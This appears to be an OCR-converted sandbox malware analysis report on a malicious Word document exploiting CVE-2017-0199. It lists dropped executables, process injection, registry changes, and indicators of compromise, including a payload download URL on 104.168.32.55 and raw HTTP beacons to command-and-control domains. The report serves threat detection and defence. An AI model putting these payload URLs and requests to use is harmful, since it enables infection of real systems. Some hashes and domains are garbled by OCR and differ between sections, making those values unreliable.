## Virtual Analyzer Report



#### Submission Context

Logged	2021-10-25 09:33:04
Submitter	Manual Submission
Туре	Office Word 2007 document

#### Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Possible_CVE20170199		
Exploited vulnerabilities	CVE-2017-0199		
Analyzed objects	Office Word 2007 document	1 - scanjet 025001921.docx	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC

#### Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓		
Deception, social engineering			
File drop, download, sharing, or replication	✓		<b>✓</b>
Hijack, redirection, or data theft	✓		<b>~</b>
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		<b>✓</b>
Rootkit, cloaking			
Suspicious network or messaging activity	✓		✓

#### w2008


Environment-specific risk level	High risk  The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	Possible_CVE20170199	
Exploited vulnerabilities	CVE-2017-0199	
Network connection	Custom	

#### ▼ Object 1 - scanjet 025001921.docx (Office Word 2007 document)

File name	scanjet 025001921.docx
File type	Office Word 2007 document
SHA-1	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC
SHA-256	4C882C0D1EA5A377D8F3F46E429205AC1842276FCB7C2CEB5F3F466292ACEE 3B
MD5	58C99415952066CE2DE643366E6690B8
Size	10373 byte(s)

Risk Level	High risk	
Detection	Possible_CVE20170199	
Exploited vulnerabilities	CVE-2017-0199	
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (5) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (13) Suspicious network or messaging activity (45)	

#### Process Graph





Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2 Characteristics: 1
Defense Evasion	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1
Discovery	Network Share Discovery	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1, 2, 3, 4, 5  Characteristics: 1, 2, 3, 4, 5, 6, 7, 8
	Standard Application Layer Protocol	Characteristics: 1, 2, 3, 4, 5  Characteristics: 1, 2, 3, 4, 5, 6, 7, 8

@ ATT&CK  $^{\text{\tiny{TM}}}$  is a trademark of The MITRE Corporation.

#### ▼ Notable Threat Characteristics

#### ▼ Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems		%USERPROFILE%Wbc.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\IZ090BSV\wbc[1].exe

#### ▼ File drop, download, sharing, or replication (5)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 248 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF
Drops executable during installation		Dropping Process ID: 2140 File: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file		%USERPROFILE%\vbc.exe

#### ▼ Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•==	Process ID: 248 Info: Enums share folder from API result

#### ▼ Malformed, defective, or with known malware traits (5)

Characteristic	Significance	Details
Detected as probable malware	•	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92
Drops unknown malware		Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: EDC279568B5D2388C7A2B792721941D2C270EAC5A Engine Version: 6.0.5221
Drops known malware		Source: ATSE  Detection Name: HEUR_RTFMALFORM  File Name:
Drops known malware		Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -WNFF(2483E5DE-9610-4DF0-BA96-A94BCA1FA35D).tmp SHA1: 1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F Engine Version: 21.57Z.1002 Malware Pattern Version: 17.149.92
Drops known malware		Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: 841002D9.wiz SHA1: AB16819ACAA2880B098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92

### ▼ Process, service, or memory object change (13)

Characteristic	Significance	Details
Creates process	•••	Process ID: 2140 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process		Process ID: 2252 Image Path: %USERPROFILE%\vbc.exe
Creates process		Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe
Creates process	•	Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	•	Process ID: 2140 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Resides in memory to evade detection		Injecting Process ID: 2204 Injected API: SetThreadContext Target Process ID: 2252 Target Image Path: %USERPROFILE%/vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2204 Injected API: WriteProcessMemory Target Process ID: 2252 Target Image Path: %USERPROFILE%Ivbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Resides in memory to evade detection	•••	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%Ivbc.exe Injected Content: UEt.V.u.P.E.PV.'
Resides in memory to evade detection	•••	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%Ivbc.exe Injected Content: MZER.
Injects memory with dropped files	•	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%lvbc.exe File: MZER.
Creates command line process	•••	Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe
Creates process in system directory		Process ID: 1180 Image Path: %windir%isplwow64.exe 12288

#### ▼ Suspicious network or messaging activity (45)

Characteristic	Significance	Details
Attempts to connect to malicious host		Host: www.osmorobolics.com Threat Name: LOW-REPUTATION-URL_MALWARE.WRS
Attempts to connect to suspicious host	•	104.168.32.55
Attempts to connect to suspicious host	•	www.goodfoodsme.com
Attempts to connect to suspicious host	•	www.sisoow.rest
Attempts to connect to suspicious host	•	www.myraandmarlow.com
Attempts to connect to suspicious host	•	www.teslapro1.com
Attempts to connect to suspicious host	•	www.lisworldart.com
Attempts to connect to suspicious URL	•	http://www.myraandmarlow.com/fpdi/
Attempts to connect to suspicious URL	•	http://104.168.32.55/009/vbc.exe
Attempts to connect to suspicious URL	•	http://104.168.32.55/
Attempts to connect to malicious URL	•••	URL: http://www.walletwriter.space/fpdi/?SL=IgHAnFaFUq5w95aAEZQvDOaTqN/yEun7kayxR7R9Lzk27owyzR0SP6NkpmMb5fmVmpNOAqdY6Xlq0RIGw YNL5uDwgm+jne1PFFi4&JpApTx=NL0te Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL		URL: http://www.walletwriter.space/flpdi/ Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL		URL: http://www.osmorobotics.com/fpdi/ Threat Name: LOW-REPUTATION-URL_MALWARE.WRS
Attempts to connect to suspicious URL		http://www.lisworldart.com/fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWtdivQGz6lajNLcs98G+ghkkxy5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMMW3yw2Sipis
Attempts to connect to suspicious URL		http://www.myraandmarlow.com/fpdi/?\$L=g8+zrUhFtjKE3CtBcFkdr4XoeBkiOgnlSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwdu wzOgdmo5aAbu&JpApTx=NL0te
Attempts to connect to malicious URL		URL: http://104.168.32.55/
Attempts to connect to suspicious URL		http://www.goodfoodsme.com/fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZloZQFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3GQ58!B3z3vLFfkJ8fE&JpApTx=NL0te
Attempts to connect to suspicious URL	•	http://www.goodfoodsme.com/fpdi/
Attempts to connect to suspicious URL		http://www.lisworldart.com/fpdi/
Attempts to connect to malicious URL	•••	URL: http://www.osmorobolics.com/fpdi/?JpApTx=NL0te&SL=tO7n8XlwETvsb1evTFhE9X0em9Tv7eyOLvl3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkEoltM01Niyypq/MzGb4MAVFQZ/P6Z Threat Name: LOW-REPUTATION-URL_MALWARE.WRS
Queries DNS server	•	www.sisoow.rest
Queries DNS server	•	www.goodfoodsme.com
Queries DNS server	•	www.osmorobotics.com
Queries DNS server	•	www.myraandmarlow.com
Queries DNS server		

Queries DNS server		104.168.32.55
Connects to remote URL or IP address	•••	www.lisworldart.com Connection: 142.250.74.115:80 Content: GET /fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZloZQFj7fbAdEhR14OPa0IXfmTPKBjUALSLv5gYqK3GQ585B3z3vLFfkJ8fE &JpApTx=NL0te HTTP/1.1\rinhost: www.goodfoodsme.com\rinConnection: close\rin
Connects to remote URL or IP address	•••	Connection: 142.250.74.115:80  Content: POST //pdi/ HTTP/1.1\'nHost: www.goodfoodsme.comi\'nConnection: close\r\'nContent-Length: 308\r\'nCache-Control: no-cache\r\'nOrigin: http://www.goodfoodsme.comi\'nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Tridenl/5.0)\r\'nContent-Type: application/x-www-for m-urlencoded\r\'nAccept-Language: en-USI\'nAccept-Encoding: gzip, deflateIr\'n
Connects to remote URL or IP address	•••	Connection: 103.86.51.56:80  Content: GET /fpdi/?JpApTx=NL0te&SL=tO7n8XlwETvsb1evTFhE9X0em9Tv7eyOLvl3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoltM01Niyypq/MzGb4 MAVFQZ/P6Z HTTP/1.1\r\nHost: www.osmorobotics.comlr\nConnection: close\r\n
Connects to remote URL or IP address	•==	Connection: 103.86.51.56:80  Content: POST //pdi/ HTTP/1.1\r\nHost: www.osmorobotics.com\r\nConnection: close\r\nContent:-Length: 308\r\nCache-Control: no-cache\r\nOrigin: http://www.osmorobotics.com\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-for m-urlencoded\r\nAccept: */"\r\nReferer: http://www.osmorobotics.com//fpdi/\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\n
Connects to remote URL or IP address	•	Connection: 198.185.159.144:80  Content: GET /fpdi/rSt_=g8+zrUhFtjKE3ClBcFkdr4XoeBkiOgnlSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwzOgdmo5aAbu&JpApTx=NL0te HTTP/1.1\nhlost: www.myraandmarlow.comlnConnection: close\nh
Connects to remote URL or IP address		Connection: 198.185.159.144:80  Content: POST //pdi/ HTTP/1.1\n'nHost: www.myraandmarlow.com\n'nConnection: close\n'nContent-Length: 308\n'nCache-Control: no-cache\n'nOrigin: http://www.myraandmarlow.com\n'nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\n'nContent-Type: application/x-www-form-urlencoded\n'nAccept: '\"\n'nReferer: http://www.myraandmarlow.com/fpdi/nnAccept-Language: en-US\n'nAccept-Encoding: gzip, deflate\n'n
Connects to remote URL or IP address	•••	Connection: 130.211.40.170:80  Content: GET /fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWtdivQGz6lajNLcs98G+ghkkxy5UFZ2hFuByzOleBruv1L0dGUP5Sq4b  MMW3yw2Sipis HTTP/1.1\t/nHost: www.lisworldart.comlr\nConnection: close\r\n
Connects to remote URL or IP address	•••	Connection: 130 211.40.170:80  Content: POST /fpdi/ HTTP/1.1\nhost: www.lisworldart.com\nnConnection: close\nnContent-Length: 308\nnCache-Control: no-cache\nnOrigin: http://www.lisworldart.com\nnUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\nnContent-Type: application/x-www-form-urlen coded\nnAccept: */\nn\nnContent-Type: application/x-www-form-urlen coded\nnAccept: */\nn\nn\nnContent-Type: application/x-www-form-urlen coded\nn\nn\nn\nn\nn\nn\nn\nn\nn\nn\nn\nn\nn
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: GET /009/vbc.exe HTTP/1.1\n\nAccept: */\n\nAccept-Encoding: gzip, deflate\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; W OW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0E;\nNET4.0E;\nNET4.0E;\nNet4.068.32.55\nnConnection: Keep-Alive\n\n\n\n\n
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: HEAD / wii
Connects to remote URL or IP address	•••	Connection: 104.168.32.55:80  Content: OPTIONS /wiiwiiwiiwii.wizwiiwiz/ HTTP/1.1\r\inUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 104.168.32.55\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	•	http://104.168.32.55/009/vbc.exe
Connects to remote URL or IP address	•	http://104.168.32.55/wiiwizwii.wizwii.wiz/wiiz/
Connects to remote URL or IP address	•	http://104.168.32.55/wiiwizwii.wizwii.wiz/
Connects to remote URL or IP address	•	http://104.168.32.55/009/vbc.exe
Listens on port		0.0.0.0:49176
Listens on port	•	127.0.0.1:59934
Listens on port	•	127.0.0.1:54027
Listens on port		0.0.0:49175

#### ▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
104.168.32.55	80	-	-	-	scanjet 025001921.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.osmorobotics.com	103.86.51.56	53	-	High	LOW-REPUTATION-URL_MALW ARE.WRS	scanjet 025001921.docx
www.walletwriter.space	34.102.136.180	53	-	No risk	-	scanjet 025001921.docx
104.168.32.55	-	53	-	-	-	scanjet 025001921.docx
www.goodfoodsme.com	142.250.74.115	53	-	-	-	scanjet 025001921.docx
www.sisoow.rest	-	53	-	-	-	scanjet 025001921.docx
www.myraandmarlow.com	198.185.159.145	53	-	-	-	scanjet 025001921.docx
www.designedairservices.com	199.59.242.153	53	-	No risk	-	scanjet 025001921.docx
www.teslapro1.com	-	53	-	-	-	scanjet 025001921.docx
www.lisworldart.com	130.211.40.170	53	-	-	-	scanjet 025001921.docx
www.goodfoodsme.com	142.250.74.115	80	-	-	-	scanjet 025001921.docx
www.walletwriter.space	34.102.136.180	80	-	-	-	scanjet 025001921.docx
www.myraandmarlow.com	198.185.159.144	80	-	-	-	scanjet 025001921.docx
www.designedairservices.com	199.59.242.153	80	-	-	-	scanjet 025001921.docx
www.lisworldart.com	130.211.40.170	80	-	-	-	scanjet 025001921.docx
www.osmorobotics.com	103.86.51.56	80	-	-	-	scanjet 025001921.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://www.myraandmarlow.com/fpdi/	Newly Observed Domain	-	-	scanjet 025001921.docx
http://104.168.32.55/009/vbc.exe	Untested	-	-	scanjet 025001921.docx
http://104.168.32.55/wii	Untested	-	-	scanjet 025001921.docx
http://www.walletwriter.space/fpdi/?SL=lgHAnFaF Uq5w95aAEZQvDOaTqN/yEun7kayxR7R9Lzk27 owyzR0SP6NkpmMb5fmVmpNOAqdY6Xlq0RiG wYNL5uDwgm+jne1PFFi4&JpApTx=NL0te	Disease Vector	High	LOW-REPUTATION-URL_BLOCKED-LIST.SCO RE.WRS	scanjet 025001921.docx
http://www.walletwriter.space/fpdi/	Disease Vector	High	LOW-REPUTATION-URL_BLOCKED-LIST.SCO RE.WRS	scanjet 025001921.docx
http://www.osmorobotics.com/fpdi/	Disease Vector	High	LOW-REPUTATION-URL_MALWARE.WRS	scanjet 025001921.docx
http://www.lisworldart.com/fpdi/?JpApTx=NL0te& SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWt divQGz6lajNLcs98G+ghkkxy5UFZ2hFuByzOleBr uv1L0dGUP5Sq4bMMW3yw2Sipis	Newly Observed Domain	-		scanjet 025001921.docx
http://www.myraandmarlow.com/fpdi/?SL=g8+zrU hFtjKE3CtBcFkdr4XoeBkiOgnlSqzW3Gm8f2dnQ gzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst 8iwduwzOgdmo5aAbu&JpApTx=NL0te	Newly Observed Domain	-	-	scanjet 025001921.docx
http://104.168.32.55/wiiwiizwiiwiz/wiizwii.wizwizwi.wizwi	Malware Accomplice	High	EXPLOIT_RTF.WRS	scanjet 025001921.docx
http://www.designedairservices.com/fpdi/	Business / Economy Noteworthy	No risk	-	scanjet 025001921.docx
http://www.goodfoodsme.com/fpdi/°SL=FC+vu15 gaNMWWaVqmCj8ecPBA4+k65PSidn2FB+/ZloZ QFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3 GQ585B3z3vLFfkJ8fE&JpApTx=NL0te	Newly Observed Domain	-		scanjet 025001921.docx
http://www.goodfoodsme.com/fpdi/	Newly Observed Domain	-	-	scanjet 025001921.docx
http://www.lisworldart.com/fpdi/	Newly Observed Domain	-	-	scanjet 025001921.docx
http://www.designedairservices.com/fpdi/?JpApTx =NL0te&SL=C7UxQEIeWz3Bnzq7vmyTEMW1J5 UXi11fv10/CxgGTpS+ZiROV/bvnn78DTbfscxs+8 l/+L02JYKxy4LY3e9P2aJqWp+4bzecwvNP	Business / Economy Noteworthy	No risk	-	scanjet 025001921.docx
http://www.osmorobotics.com/fpdi/?JpApTx=NL01 e&SL=tO7n8XlwETvsb1evTFhE9X0em9Tv7eyOL vl3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYk DoltM01Niyypq/MzGb4MAVFQZ/P6Z	Disease Vector	High	LOW-REPUTATION-URL_MALWARE.WRS	scanjet 025001921.docx

#### ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_DROPPER.UMXX	Executes dropped file Creates process Resides in memory to evade detection Injects memory with dropped files Creates command line process	http://104.168.32.55/009/vbc.ex e	963914	EDC27955B5D2388C7A2B792721941D2C2 0EAC5A
~WRF{2483E5DE-9610-4DF0-BA 96-A94BCA1FA35D}.tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	1D2DD6E371A87BA57B3D6EFA8149A450F E9532F
wizwi.wiz[1].wiz	High	HEUR_RTFMALFORM	Drops known malware	http://104.168.32.55/wii	23566	AB16819ACAA2883D8098D29BD920CDEB4 09767B2
841002D9.wiz	High	HEUR_RTFMALFORM	Drops known malware	http://104.168.32.55/wii	23566	AB16819ACAA2883D8098D29BD920CDEB4 09767B2
vbc[1].exe	No risk	-	-	http://104.168.32.55/009/vbc.ex e	963914	EDC27955B5D2388C7A2B792721941D2C27 0EAC5A
FR24O11.LNK	No risk	-	-	-	889	4FE7D192102DD83A482FF59FEAACE222D 835F4E
scanjet 025001921.docx.LNK	No risk	-	-	-	1076	F9830BE29A4942A359C90A9A382B8FCFD
wiiwizwiz on .wizwii.wizwiiwiz on 104.168.32.55.url	No risk	-	-	-	138	9176AE8F8A627EBCB36955CBED73ACD56 EC4D295
wii.wizwiz.url	No risk	-	-	-	227	AD142677E511FBAC83622B38CEAFE4D62 75B891
~\$anjet 025001921.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF5 A9778F

#### ▼ Suspicious Objects

Туре	Object	Risk Level
URL	http://www.walletwriter.space:80/fpdi/?SL=IgHAnFaFUq5w95aAEZQvDOaTqN/yEun7kayxR7R9Lzk27owyzR0SP6NkpmMb5/mVmpNOAqdY6XIq0RIGwYNL5uDwgm+jne1PFFi4&JpApTx=NL0te	High
URL	http://www.lisworldart.com:80/fpdi/	Medium
URL	http://www.myraandmarlow.com:80/fpdi/?SL=g8+zrUhFtjKE3CtBcFkdr4XoeBkiOgnlSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwzOgdmo5aAbu&JpApTx=NL0te	Medium
Domain	www.goodfoodsme.com	Medium
URL	http://104.168.32.55:80/	Medium
Domain	www.sisoow.rest	Medium
Domain	www.myraandmarlow.com	Medium
URL	http://www.goodfoodsme.com:80/fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZloZQFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3GQ585B3z3vLFfkJ8fc8JpApTx=NL0te	Medium
Domain	www.osmorobotics.com	High
URL	http://104.168.32.55:80/	High
Domain	www.lisworldart.com	Medium
URL	http://www.walletwriter.space:80/fpdi/	High
URL	http://www.goodfoodsme.com:80/fpdi/	Medium
URL	http://www.osmorobotics.com:80/fpdi/	High
File (SHA1)	EDC27955B5D2388C7A2B792721941D2C270EAC5A	High
URL	http://www.csmorobotics.com:80/fpdi/?JpApTx=NL0te&SL=tO7n8XlwETvsb1evTFhE9X0em9Tv7eyOLvl3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoltM0 1Niyypq/MzGb4MAVFQZ/P6Z	High
File (SHA1)	1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F	High
URL	http://104.168.32.55:80/009/vbc.exe	Medium
URL	http://www.myraandmarlow.com:80/fpdi/	Medium
File (SHA1)	AB16819ACAA2883D8098D29BD920CDEB409767B2	High
URL	http://www.lisworldart.com:80/fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWtdivQGz6lajNLcs98G+ghkkxy5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMMW3yw2Sipis	Medium
File (SHA1)	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC	High

#### ▼ Analysis

Detection	
Detection Threat Characteristic: Attempts to connect to suspicious host www.goodfoodsme.com  Detection Threat Characteristic: Attempts to connect to suspicious host www.siscow.rest  Detection Threat Characteristic: Attempts to connect to suspicious host www.siscow.rest  Detection Threat Characteristic: Attempts to connect to suspicious host www.myraandmarlow.com  Detection Threat Characteristic: Attempts to connect to suspicious host www.teslapro1.com  Detection Threat Characteristic: Attempts to connect to suspicious host www.teslapro1.com	
www.goodfoodsme.com  Detection Threat Characteristic: Attempts to connect to suspicious host www.sisoow.rest  Detection Threat Characteristic: Attempts to connect to suspicious host www.myraandmarlow.com  Detection Threat Characteristic: Attempts to connect to suspicious host www.myraandmarlow.com  Detection Threat Characteristic: Attempts to connect to suspicious host www.teslapro1.com  Detection Threat Characteristic: Attempts to connect to suspicious host	
Detection     Threat Characteristic: Attempts to connect to suspicious host www.myraandmarlow.com       Detection     Threat Characteristic: Attempts to connect to suspicious host www.leslapro1.com       Detection     Threat Characteristic: Attempts to connect to suspicious host       Detection     Threat Characteristic: Attempts to connect to suspicious host	
Detection     Threat Characteristic: Attempts to connect to suspicious host www.teslapro1.com       Detection     Threat Characteristic: Attempts to connect to suspicious host       Detection     Threat Characteristic: Attempts to connect to suspicious host	
www.teslapro1.com  Detection Threat Characteristic: Attempts to connect to suspicious host	
Detection Threat Characteristic: Attempts to connect to suspicious URL http://www.myraandmarlow.com/fpdi/	
Detection Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/009/vbc.exe	
Detection Threat Characteristic: Attempts to connect to suspicious URL http://104.168.32.55/	
Detection  Threat Characteristic: Attempts to connect to malicious URL  URL: http://www.walletwriter.space/fpdi/?SL=lgHanFaFUq5w95aAEZQvDOaTqN/yEun7kayxR7R9Lzk27owyzR0SP6NkpmMb5fmVmpNOAqdY6Xlq0RlGwYN  L5uDwgm+jne1PFFi4&JpApTx=NL0te  Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS	
Detection Threat Characteristic: Attempts to connect to malicious URL  URL: http://www.walletwriter.space/fpdi/ Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS	
Detection Threat Characteristic: Attempts to connect to malicious URL  URL: http://www.osmorobotics.com/fpdi/  Threat Name: LOW-REPUTATION-URL_MALWARE.WRS	
Detection  Threat Characteristic: Attempts to connect to suspicious URL  http://www.lisworldart.com/fpdi/?JpApTx=NL0te&SL=iqFVFG92XXu0uTH03jLa12oESkoFC5QxWtdivQGz6lajNLcs98G+ghkkxy5UFZ2hFuByzOteBruv1L0dGU  P5Sq4bMMW3yw2Sipis	
Detection  Threat Characteristic: Attempts to connect to suspicious URL  http://www.myraandmarlow.com/fpdi/?SL=g8+zrUhFtjKE3CtBcFkdr4XoeBkiOgnlSqzW3Gm8f2dnQgzRnbHLTjBDHNAc3fRUhSb5ptzTEUkYKF4aAst8iwduwz  Ogdmo5aAbu&JpApTx=NL0te	
Detection Threat Characteristic: Attempts to connect to malicious URL  URL: http://104.168.32.55/	
Detection  Threat Characteristic: Attempts to connect to suspicious URL  http://www.goodfoodsme.com/fpdi/?SL=FC+vu15gaNMWWaVqmCj8ecPBA4+k65PSidnZFB+/ZloZQFj7fbAdEhR14OPa0iXfmTPKBjUALSLv5gYqK3GQ585B  3z3vLFfkJ8fE&JpApTx=NL0te	
Detection Threat Characteristic: Attempts to connect to suspicious URL http://www.goodfoodsme.com/fpdi/	
Detection Threat Characteristic: Attempts to connect to suspicious URL http://www.lisworldart.com/fpdi/	

Detection	Threat Characteristic: Attempts to connect to malicious URL  URL: http://www.osmorobotics.com/fpdi/?JpApTx=NL0te&SL=tO7n8XiwETvsb1evTFhE9X0em9Tv7eyOLvl3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDolt  M01Niyypq/MzGb4MAVFQZ/P6Z  Threat Name: LOW-REPUTATION-URL_MALWARE.WRS	
Detection	Threat Characteristic: Detected as probable malware	
Detection	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92	
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: EDC2795585D2388C7A2B792721941D2C270EAC5A Engine Version: 6.0.5221	
Detection	Threat Characteristic: Drops known malware  Source: ATSE  Detection Name: HEUR_RTFMALFORM  File Name:	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -WRF(2483E5DE-9610-4DF0-BA96-A94BCA1FA35D).tmp SHA1: 1D2DD6E371A87BA57B3D6EFA8149A450F3E9532F Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92	
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: HEUR_RTFMALFORM File Name: 841002D9.wiz SHA1: AB16819ACAA2883D8098D29BD920CDEB409767B2 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None	248
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\Startupltems\ Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItemsw\$ Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	248
Write Registry Key  Call Filesystem API	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	248
·	at, 0, 0, 0, 1) Return: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000210903000000000000000000000000000000	248
Call Thread API	API Name: NtResumeThread Args: ( Process:1180, ) Return: ?	248
